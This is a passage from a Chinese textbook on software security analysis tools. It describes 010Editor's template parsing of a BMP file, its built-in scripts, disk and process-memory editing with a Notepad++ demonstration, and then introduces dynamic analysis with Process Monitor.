


图 3-19　添加范本格式

图 3-20 为 bmp 图片范本分析的样例。提取的信息包括字段名(字段的含义、类型,该信息源自于范本文件)、字段的值、字段在文件中的偏移、字段的长度。从解析结果来看,该 bmp 图片宽度为 865 像素,高度为 217 像素,像素的矩阵排列在 BITMAPLINE 结构中,每一个像素点的 RGB 值可以从 RGBTRIPLE colors 数组中进行查看和编辑修改。

Template Results - BMPTemplate.bt

Name	Value	Start	Size	Color	Comment
◢ struct BITMAPFILEHEADER bmfh		0h	Eh	Fg: Bg:	
◢ CHAR bfType[2]	BM	0h	2h	Fg: Bg:	
CHAR bfType[0]	66 'B'	0h	1h	Fg: Bg:	
CHAR bfType[1]	77 'M'	1h	1h	Fg: Bg:	
DWORD bfSize	563386	2h	4h	Fg: Bg:	
WORD bfReserved1	0	6h	2h	Fg: Bg:	
WORD bfReserved2	0	8h	2h	Fg: Bg:	
DWORD bfOffBits	54	Ah	4h	Fg: Bg:	
◢ struct BITMAPINFOHEADER bmih		Eh	28h	Fg: Bg:	
DWORD biSize	40	Eh	4h	Fg: Bg:	
LONG biWidth	865	12h	4h	Fg: Bg:	
LONG biHeight	217	16h	4h	Fg: Bg:	
WORD biPlanes	1	1Ah	2h	Fg: Bg:	
WORD biBitCount	24	1Ch	2h	Fg: Bg:	
DWORD biCompression	0	1Eh	4h	Fg: Bg:	
DWORD biSizeImage	0	22h	4h	Fg: Bg:	
LONG biXPelsPerMeter	2835	26h	4h	Fg: Bg:	
LONG biYPelsPerMeter	2835	2Ah	4h	Fg: Bg:	
DWORD biClrUsed	0	2Eh	4h	Fg: Bg:	
DWORD biClrImportant	0	32h	4h	Fg: Bg:	
◢ struct BITMAPLINE lines[217]		36h	89884h	Fg: Bg:	
◢ struct BITMAPLINE lines[0]		36h	A24h	Fg: Bg:	
◢ struct RGBTRIPLE colors[865]		36h	A23h	Fg: Bg:	
◢ struct RGBTRIPLE colors[0]	#534057	36h	3h	Fg: Bg:	
UBYTE rgbBlue	87	36h	1h	Fg: Bg:	
UBYTE rgbGreen	64	37h	1h	Fg: Bg:	
UBYTE rgbRed	83	38h	1h	Fg: Bg:	
◢ struct RGBTRIPLE colors[1]	#E9E2EB	39h	3h	Fg: Bg:	
UBYTE rgbBlue	235	39h	1h	Fg: Bg:	
UBYTE rgbGreen	226	3Ah	1h	Fg: Bg:	
UBYTE rgbRed	233	3Bh	1h	Fg: Bg:	

图 3-20 bmp 文件范本分析

3. 脚本分析功能

脚本分析也是 010Editor 的一项高级功能,需要脚本文件的支持。010Editor 内置了如图 3-21 所示的 5 个脚本。其中,MultiplePaste 脚本用于重复性粘贴,例如需要在文件中添加 500 个 0x90 字符,可以使用该脚本;IsASCII 脚本用于判断文件是否为纯 ASCII 编码,对于非 ASCII 编码文件会提示第一个非 ASCII 编码的字符;Randomize 脚本能够按给定的随机数范围对文件内容进行随机化,可用于 Fuzz 领域;JoinFile 脚本可以将同一文件夹下的多个文件进行合并;SplitFile 脚本能够按给定的文件大小,将大文件拆成等大小的文件分片。

名称	修改日期	类型	大小
MultiplePaste.1sc	2013/3/20 16:57	010 Editor Script File	1 KB
IsASCII.1sc	2013/3/20 16:57	010 Editor Script File	2 KB
Randomize.1sc	2013/3/20 16:57	010 Editor Script File	2 KB
JoinFile.1sc	2013/3/20 16:57	010 Editor Script File	3 KB
SplitFile.1sc	2013/3/20 16:57	010 Editor Script File	5 KB

图 3-21 010Editor 内置脚本

4. 磁盘编辑功能

磁盘编辑分析也是 010Editor 的一项高级功能,这是普通编辑器所不具备的,支持硬盘设备、USB 设备、CD-ROM 等。磁盘编辑分析需要具备较高的专业知识,需要熟悉磁

盘文件格式，比如分区表、文件系统，通过磁盘编辑可以发现隐藏文件、已删除文件的历史痕迹，甚至进行文件恢复等操作。磁盘编辑具有一定的风险，编辑出错可能误删数据，建议使用之前先备份数据。图3-22为读取的U盘数据和硬盘数据，可以获悉磁盘的格式分别为FAT32和NTFS。




图3-22　磁盘编辑

5. 进程内存编辑功能

进程内存编辑也是010Editor的一项高级功能，普通的编辑器同样不具备这样的功能，通过进程管理模块可以获取进程列表，然后选择能够识别的进程，如图3-23所示，图中选中了notepad++.exe进程，软件能够解析出堆数据信息，这些信息包括地址、大小、状态、类型、模块等，通过这些信息能够获取堆内存是否可读、是否可写、是否被释放等状态。




图3-23　Open Process功能

打开进程内存之后能够获得图3-24所示转储出来的内存数据，通过字符串搜索文本中的内容确定文本内容在内存中的位置，发现存在两份数据，修改第一份password字段，保存之后发现Notepad++显示的内容不变，修改第二份数据，保存修改之后，Notepad++显示的文本内容发生了变化，如图3-25所示，左右两张图分别为修改前和修改后的对比情况。

```
15:6E50h: 00 00 00 00 00 00 00 00 00 00 00 00 53 74 00 00  ............St..
15:6E60h: 45 08 EA 10 00 0F 00 8F 68 65 6C 6C 6F 20 64 61  E.......hello da
15:6E70h: 74 61 20 70 61 73 73 77 6F 72 64 3A 20 33 37 32  ta password: 372
15:6E80h: 38 33 37 36 32 0D 0A 63 63 63 0D 0A 64 64 64 0D  83762..ccc..ddd.
15:6E90h: 0A 74 6F 64 61 79 20 69 73 20 32 30 31 35 20 31  .today is 2015 1
15:6EA0h: 32 20 32 31 0D 0A 32 32 32 32 32 32 0D 0A 2B 00  2 21..222222..+.
15:6EB0h: 5C 00 6E 00 65 00 77 00 20 00 20 00 30 00 00 00  \.n.e.w. . .0...
15:6EC0h: 51 08 96 10 00 10 00 8F 00 00 00 00 00 00 00 00  Q...............
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
15:6E50h: 00 00 00 00 00 00 00 00 00 00 00 00 53 74 00 00  ............St..
15:6E60h: 45 08 EA 10 00 0F 00 8F 68 65 6C 6C 6F 20 64 61  E.......hello da
15:6E70h: 74 61 20 71 62 74 74 78 70 73 65 3A 20 33 37 32  ta qbttxpse: 372
15:6E80h: 38 33 37 36 32 0D 0A 63 63 63 0D 0A 64 64 64 0D  83762..ccc..ddd.
15:6E90h: 0A 74 6F 64 61 79 20 69 73 20 32 30 31 35 20 31  .today is 2015 1
15:6EA0h: 32 20 32 31 0D 0A 32 32 32 32 32 32 0D 0A 2B 00  2 21..222222..+.
15:6EB0h: 5C 00 6E 00 65 00 77 00 20 00 20 00 30 00 00 00  \.n.e.w. . .0...
15:6EC0h: 51 08 96 10 00 10 00 8F 00 00 00 00 00 00 00 00  Q...............
```

图 3-24 使用 010Editor 修改进程内存





图 3-25 内存被修改前后变化比较

另外，010Editor 提取的内存数据具有时效性，随着进程的执行，内存中的数据会发生变化，编辑器显示的数据虽然有一定延迟，但可以进行刷新。例如，关闭软件一段时间后，刷新编辑器显示的数据，可以看到之前分析的文件数据所处内存数据均被清零，如图 3-26 所示。

```
Process: notepad++.exe (7808)
Edit As: Process   Run Script   Run Template
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
15:6E50h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6E60h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6E70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6E80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6E90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6EA0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6EB0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
15:6EC0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

图 3-26 内存数据刷新

010Editor 是一款功能齐全的文件编辑器，不仅支持文本文件和二进制文件的编辑，



还具备磁盘编辑、进程内存编辑的能力，此外还支持文件格式的范本分析，支持脚本分析，这在一定程度上提高了分析能力和分析效率。相关软件和更多内容可以从 SweetScape 官方网站 http://www.sweetscape.com 获取，范本下载地址是 http://www.sweetscape.com/010editor/templates/。类似的工具还有 WinHex，相关资料详见官方网站 http://www.winhex.com/winhex/。

3.2　动态分析工具

动态分析是指在可控环境中运行软件程序或者模拟软件执行的情况下，利用分析工具，监控代码的所有操作，观察代码执行流程及状态，获取执行过程中的各种数据。动态分析的优势在于能够获取程序的真正行为，不受加壳保护的影响，并能获取指令代码执行过程中各个操作数的具体值，提供比静态分析更充足的分析数据。当前学术界与工业界已有大量的动态分析工具，可分为外部观测类和跟踪调试类。其中常见的外部观测类工具包括 ProcessMonitor、Wireshark 等，这类监测工具能够从宏观层面上了解软件行为及动向；而常见的调试跟踪类工具包括 OllyDbg、WinDbg、Pin、Valgrind、DynamoRIO 等，这类工具可在指令层面对程序进行分析，定位软件异常指令位置、异常类型等。

3.2.1　Process Monitor

Process Monitor 是一款 Windows 平台下的进程监控工具，主要用于进程行为监控与记录，包括文件操作行为、注册表操作行为、网络行为等。安全分析人员根据观察到的系统状况和软件行为，可以分析系统是否发生了异常，或者运行中软件是否存在隐藏操作等恶意行为。该工具由微软公司的 Windows Sysinternals 开发和维护，支持 Windows XP SP2 及以上版本的 32 位和 64 位系统。Process Monitor 综合了进程管理器、Filemon（文件监控工具）、Regmon（注册表监控工具）、TcpView（网络监控工具）的功能，以下分别具体介绍。

1. 进程监控功能

进程监控管理是系统监控所需具备的一项基本功能，Process Monitor 集成了 Process Tree 工具进行系统进程监控管理。如图 3-27 所示，进程监控管理用报表的形式列出了系统运行过的和正在运行的进程，并以父子关系的进程树形式进行展示。与其他进程管理器相比，该工具的特点是能够获取已退出的进程信息，并以虚影的形式标记，选中该进程，下方会显示进程的描述、程序的开发公司、程序路径、启动命令、用户、PID、开始时间以及退出时间。报表的 Life Time 一列用颜色标记了进程的生命周期。

如果用户只关心运行中的进程，可以选择最上方的 Only show processes still running at end of current trace（只显示最近仍在运行的进程）复选框进行过滤，减少分析的数据量。笔者使用 OpenOffice 打开 xls 格式的文件，将进程树进行缩合，并选择上述复选框，能够快速从大量进程中发现 OpenOffice 对应的进程，如图 3-28 所示，软件的 scalc.exe 进程首先启动，然后启动子进程 soffice.exe，最后启动孙子进程 soffice.bin。分析发现，启动 soffice.bin 之后，再使用 OpenOffice 打开另一个 doc 文档不会产生新进程，而是使用旧的 soffice.bin 进程打开文档，这一点可以结合后面的文件监控功能进行验证。

